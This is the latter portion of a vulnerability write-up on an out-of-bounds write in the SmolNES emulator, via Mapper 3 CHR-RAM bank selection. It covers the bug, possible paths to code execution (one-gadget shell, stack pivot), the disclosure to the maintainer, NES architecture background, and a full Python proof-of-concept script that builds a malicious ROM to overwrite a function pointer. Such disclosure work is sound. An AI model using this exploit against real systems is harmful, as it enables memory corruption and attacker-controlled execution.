Section titled “Result”
RIP is controlled. The emulator jumped to the address supplied by the malicious ROM.
Toward a full exploit
Section titled “Toward a full exploit”Controlling RIP is not enough to execute arbitrary code on a modern system: ASLR and the NX bit are highly effective mitigations.
Two classic approaches to go further:
Option 1: One-gadget
A “one-gadget” is a gadget in libc that, when called, executes execve("/bin/sh", NULL, NULL)
if certain register conditions are met. Pointing render_hook at this gadget would yield a shell
without a ROP chain, given a libc address leak is available to bypass ASLR. In a real-world
context, the end goal is usually not a local shell but persistence or remote access; the
one-gadget remains a valid tool, it’s the post-exploitation action that changes.
Option 2: Stack pivot into rombuf
The real alternative is a stack pivot: find a gadget that places rsp (the stack pointer)
into a memory region whose contents we control. rombuf is a 1 MB array (fully controlled by the
malicious ROM) located in .bss. A gadget of the form mov rsp, [address_in_bss] ; ret would
pivot the stack into rombuf and allow executing an arbitrary ROP chain, leading to code
execution. This scenario is reinforced by the fact that rom is a global pointer (in .bss) that
already points into rombuf: a gadget dereferencing this known address is enough to place rsp
in the controlled region.
10. Responsible Disclosure and CVE
Section titled “10. Responsible Disclosure and CVE”Reporting to the maintainer
Section titled “Reporting to the maintainer”The vulnerabilities described in this write-up were reported to the project’s maintainer (binji/smolnes) by email before this article was published. His response, unsurprisingly for a code golf project, was that he “wasn’t too worried about OOB in smolnes”. He authorized me to publish this write-up.
Why no CVE was requested
Section titled “Why no CVE was requested”These vulnerabilities technically meet the criteria for CVE assignment: they are reproducible, documented, and the impact (guaranteed DoS, memory corruption) is real.
However, filing a CVE would have been counterproductive in this case. SmolNES is a hobby code golf project with 3 contributors, designed as a compactness exercise and not intended for production deployment. There is no proven critical exploitation path in the binary as distributed (the GOT and heap are out of reach, no function pointer exists in the reachable region).
Given the nature of the project and the absence of a critical exploitation path, I decided not to pollute the ecosystem with a pointless CVE.
This aligns with what this article describes well: CVSS scores are calculated for the worst-case deployment scenario, regardless of actual context. The author himself acknowledges that some CVEs “have no viable exploitation path or deployment, and frankly waste everyone’s time.” A hobby NES emulator is the perfect example.
11. Appendix: Required NES concepts
Section titled “11. Appendix: Required NES concepts”This appendix covers the NES architectural concepts required to understand the vulnerability.
A. NES general architecture
Section titled “A. NES general architecture”The NES (Nintendo Entertainment System, 1983) is made up of three main components:
- CPU: a Ricoh 2A03, derived from the MOS Technology 6502. 8-bit processor, 16-bit address bus (64 KB address space).
- PPU (Picture Processing Unit): the Ricoh 2C02, handles display. It has its own 16 KB address space, separate from the CPU’s.
- APU (Audio Processing Unit): integrated into the CPU, handles sound (5 channels).
The game is stored on a cartridge containing two types of memory:
- PRG-ROM: the game code and program data (read by the CPU via
$8000-$FFFF) - CHR-ROM or CHR-RAM: the graphics data (tiles, sprites), accessed by the PPU
B. The 6502 CPU and its address space
Section titled “B. The 6502 CPU and its address space”The CPU addresses 64 KB (0x0000 to 0xFFFF), broken down as follows:
$0000 - $07FF : Internal RAM (2 KB, mirrored over $0000-$1FFF)$2000 - $2007 : PPU registers (mirrored across the entire $2000-$3FFF range)$4000 - $4017 : APU and I/O registers (joypads, DMA)$6000 - $7FFF : PRG-RAM (optional cartridge RAM)$8000 - $FFFF : PRG-ROM (game code) + Mapper registersThe Reset Vector: when the NES powers on, the CPU reads the two bytes at $FFFC-$FFFD and
jumps to the address they contain. That’s the game’s entry point.
6502 instructions relevant to the vulnerability:
LDA #val(opcodeA9): loads an immediate value into accumulator ASTA $addr(opcode8D+ 2 little-endian bytes): writes A to absolute memoryINC $addr,X(opcodeFE+ 2 bytes): reads, increments, and writes back the memory value (Read-Modify-Write)
prg[] and memory windows:
prg is an array whose elements contain the number of a PRG bank currently mapped into CPU
memory. A PRG bank is 16 KB. Example:
prg[0] = 2; // the $8000-$BFFF range points to bank 2 of the ROMprg[1] = 5; // the $C000-$FFFF range points to bank 5 of the ROMC. The PPU and VRAM
Section titled “C. The PPU and VRAM”The PPU manages the display through its own 16 KB address space:
$0000 - $1FFF : Pattern Tables (CHR: 8x8 pixel tiles, 2 banks of 4 KB)$2000 - $3EFF : Nametables (screen map)$3F00 - $3FFF : Palette RAM (32 active colors)Registers $2006 (PPUADDR) and $2007 (PPUDATA)
Section titled “Registers $2006 (PPUADDR) and $2007 (PPUDATA)”The CPU cannot directly access VRAM. It communicates with the PPU through memory-mapped registers
in the $2000-$2007 range:
$2006 (PPUADDR): sets the target address in VRAM via two consecutive writes (toggle controlled
by bit W):
First write -> high byte of the address (stored in T, temporary register)Second write -> low byte + copy of T into V (V = active address)case 6: // $2006 PPUADDR T = (W ^= 1) ? T & 0xff | val % 64 << 8 // 1st write: bits 8-13 of T : (V = T & ~0xff | val); // 2nd write: bits 0-7 of T, then V = T$2007 (PPUDATA): reads or writes one byte at the address pointed to by V. After each access,
V auto-increments:
V += ppuctrl & 4 ? 32 : 1;V %= 16384; // 16384 = 2^14: the PPU space is 14 bits wide (0 to 16383)This auto-increment mechanism allows writing consecutive byte sequences to VRAM with only repeated
STA $2007 instructions.
D. Mappers
Section titled “D. Mappers”The NES only has 32 KB for PRG-ROM and 8 KB for CHR. But some games need much more (Super Mario Bros 3: 384 KB of PRG).
The solution: Mappers, extra chips inside the cartridge that enable bank switching. The
CPU always sees the same addresses ($8000-$FFFF), but the Mapper can connect different chunks
of the ROM to those addresses.
How the game controls the Mapper: writes to the ROM region ($8000-$FFFF) do not modify the
ROM (read-only). This behavior is repurposed: writes are intercepted and interpreted as bank
switching commands. This is Memory-Mapped I/O (MMIO).
In SmolNES, the Mapper number is encoded in bits 4-7 of iNES header byte 6 (rombuf[6] >> 4).
E. CHR-ROM vs CHR-RAM
Section titled “E. CHR-ROM vs CHR-RAM”CHR-ROM: most games store their graphics in a dedicated ROM chip on the cartridge. Graphics
are fixed. chrrom points into the ROM file buffer.
CHR-RAM: some games (such as Zelda II, Metroid) have no graphics chip. They use the NES’s
internal RAM (8 KB), which allows them to modify their graphics dynamically. chrrom then points
to chrram[8192].
In SmolNES, header byte 5 (rombuf[5]) determines the mode:
chrrom = rombuf[5] ? rom + (rombuf[4] << 14) : chrram;// ^if != 0: CHR-ROM from the file ^if 0: CHR-RAM (static 8 KB)This distinction is at the heart of the vulnerability: Mappers allow selecting among multiple
CHR banks. In CHR-ROM mode, having multiple banks is normal : the ROM file can contain many. But
in CHR-RAM mode, there are only 2 physical banks (0 and 1, i.e. 8 KB). Selecting bank 2 goes past
the end of chrram[8192].
F. Mapper 3 (CNROM)
Section titled “F. Mapper 3 (CNROM)”Mapper 3, also known as CNROM, is one of the simplest. It only manages the CHR bank. Any write
to $8000-$FFFF changes the active graphics bank:
case 3: // mapper 3 (CNROM) chr[0] = val % 4 * 2; // val % 4 gives 0, 1, 2, or 3; * 2 gives 0, 2, 4, or 6 chr[1] = chr[0] + 1; // Next bank: 1, 3, 5, or 7 break;// CHR bank is selected in pairs (two 4 KB sub-banks)// Bank 0: chr[0]=0, chr[1]=1 (offsets 0 and 4096 into chrram -> valid)// Bank 1: chr[0]=2, chr[1]=3 (offsets 8192 and 12288 -> OVERFLOW if CHR-RAM)// Bank 2: chr[0]=4, chr[1]=5 (offsets 16384 and 20480 -> even further)// Bank 3: chr[0]=6, chr[1]=7 (offsets 24576 and 28672 -> maximum range)In CHR-ROM mode, all these offsets are valid. In CHR-RAM mode, only offsets 0 and 4096 (bank 0) are valid.
G. The iNES file format
Section titled “G. The iNES file format”A .nes file begins with a 16-byte header:
Offset Size Description0 4 "NES\x1A" (magic number)4 1 Number of PRG-ROM banks (16 KB each)5 1 Number of CHR-ROM banks (8 KB each). 0 = CHR-RAM mode6 1 Flags: bit 0 : mirroring (0=horizontal, 1=vertical) bit 1 : battery (persistent PRG-RAM) bit 2 : trainer (512 bytes before PRG-ROM) bits 4-7 : low nibble of Mapper number7 1 Flags: bits 4-7 : high nibble of Mapper number8-15 8 Unused (base iNES format)In SmolNES, these values are read from rombuf without validation and used directly to configure
the emulator.
12. Resources
Section titled “12. Resources”PoC script for modified binary
Section titled “PoC script for modified binary”#!/usr/bin/env python3"""PoC ROM for smolnes: OOB Write via Mapper 3 CHR-RAM -> overwrite render_hook.
.bss layout (smolnes/deobfuscated binary compiled with poc_hook.c as second source): chrram : offset 0 (8192 bytes) render_hook : offset 18552 (8 bytes, uint8_t*)
Parameters: - Mapper 3 active (rombuf[6] >> 4 == 3) - CHR-RAM mode (rombuf[5] == 0) => chrrom = chrram - val=2 written to $8000 => chr[0] = 2%4*2 = 4 - V = 0x0878 (via two $2006 writes) - get_chr_byte(0x0878) = &chrram[chr[0]*4096 + 0x878] = &chrram[18552] = &render_hook
Target: write 0xDEADBEEF into render_hook (little-endian, 8 bytes).Trigger: when scany==241, dot==1, smolnes calls render_hook() => SIGSEGV."""
TARGET_ADDR = 0xDEADBEEF
# ---- Parameter calculation ----CHRRAM_SIZE = 8192HOOK_OFFSET = 18552 # p/d (long)&render_hook - (long)&chrramBANK_INDEX = HOOK_OFFSET // 4096 # = 4 (chr[0] to reach)INTRA_OFFSET = HOOK_OFFSET % 4096 # = 2168 = 0x878
assert BANK_INDEX in [2, 4, 6], f"Bank {BANK_INDEX} not reachable with Mapper 3 (val%4*2)"MAPPER_VAL = BANK_INDEX // 2 # val such that val%4*2 = BANK_INDEX => val = BANK_INDEX/2
# V = INTRA_OFFSET (using bank 0 to access via chr[0])V = INTRA_OFFSET # 0x878
V_HIGH = (V >> 8) & 0x3F # high byte for $2006 (6 bits)V_LOW = V & 0xFF # low byte for $2006
TARGET_BYTES = TARGET_ADDR.to_bytes(8, 'little')
print(f"[*] render_hook offset from chrram: {HOOK_OFFSET} (0x{HOOK_OFFSET:04X})")print(f"[*] Bank index: {BANK_INDEX} => mapper write val={MAPPER_VAL} to $8000")print(f"[*] V = 0x{V:04X} => $2006 writes: 0x{V_HIGH:02X} then 0x{V_LOW:02X}")print(f"[*] Target: 0x{TARGET_ADDR:016X}")print(f"[*] Little-endian bytes: {TARGET_BYTES.hex()}")
# ---- 6502 code construction ----code = bytearray()
def nop(): return bytes([0xEA])
def lda_imm(val): return bytes([0xA9, val])
def sta_abs(addr): return bytes([0x8D, addr & 0xFF, addr >> 8])
def jmp_abs(addr): return bytes([0x4C, addr & 0xFF, addr >> 8])
# Step 1: Mapper 3, write to $8000 to set chr[0] = BANK_INDEXcode += lda_imm(MAPPER_VAL)code += sta_abs(0x8000)
# Step 2: set V via two consecutive writes to $2006code += lda_imm(V_HIGH)code += sta_abs(0x2006)code += lda_imm(V_LOW)code += sta_abs(0x2006)
# Step 3: write the 8 bytes of TARGET_ADDR via $2007# get_chr_byte(V) => &chrram[HOOK_OFFSET] = &render_hook# V auto-increments by 1 after each access => consecutive writesfor byte in TARGET_BYTES: code += lda_imm(byte) code += sta_abs(0x2007)
# Infinite loop (NOP + JMP) to let the PPU advance to scany==241nop_offset = len(code)code += nop() # NOPcode += jmp_abs(0x8000 + nop_offset) # JMP back to NOP
print(f"[*] Code size: {len(code)} bytes (starts at $8000)")print(f"[*] NOP loop at $8000+{nop_offset} = $" + f"{0x8000+nop_offset:04X}")
# ---- iNES ROM construction ----PRG_SIZE = 16384 # 1 PRG bank = 16 KB
# iNES header (16 bytes)header = bytearray(16)header[0:4] = b'NES\x1a'header[4] = 1 # 1 PRG bank (16 KB)header[5] = 0 # 0 CHR banks => CHR-RAM modeheader[6] = 0x30 # Mapper 3 (high nibble = 3), horizontal mirroring# bytes 7-15 = 0x00
# PRG ROM: filled with NOPs (0xEA), code at the start, reset vector at the endprg = bytearray(nop() * PRG_SIZE)
# Code at offset 0 ($8000)prg[0:len(code)] = code
# Reset vector at $FFFC-$FFFD (offset 0x3FFC in PRG): points to $8000prg[PRG_SIZE-4] = 0x00 # low byte of $8000prg[PRG_SIZE-3] = 0x80 # high byte of $8000
rom = bytes(header) + bytes(prg)
output_path = "poc_deadbeef.nes"with open(output_path, "wb") as f: f.write(rom)
print(f"\n[+] ROM written: {output_path} ({len(rom)} bytes)")print(f"[+] Run: ./smolnes/deobfuscated {output_path}")print(f"[+] Expected: SIGSEGV / call to 0x{TARGET_ADDR:X} after ~1 PPU frame")References
Section titled “References”- NESDev Wiki: the definitive resource for NES technical details
- NesHacker playlist: excellent explanations of NES internals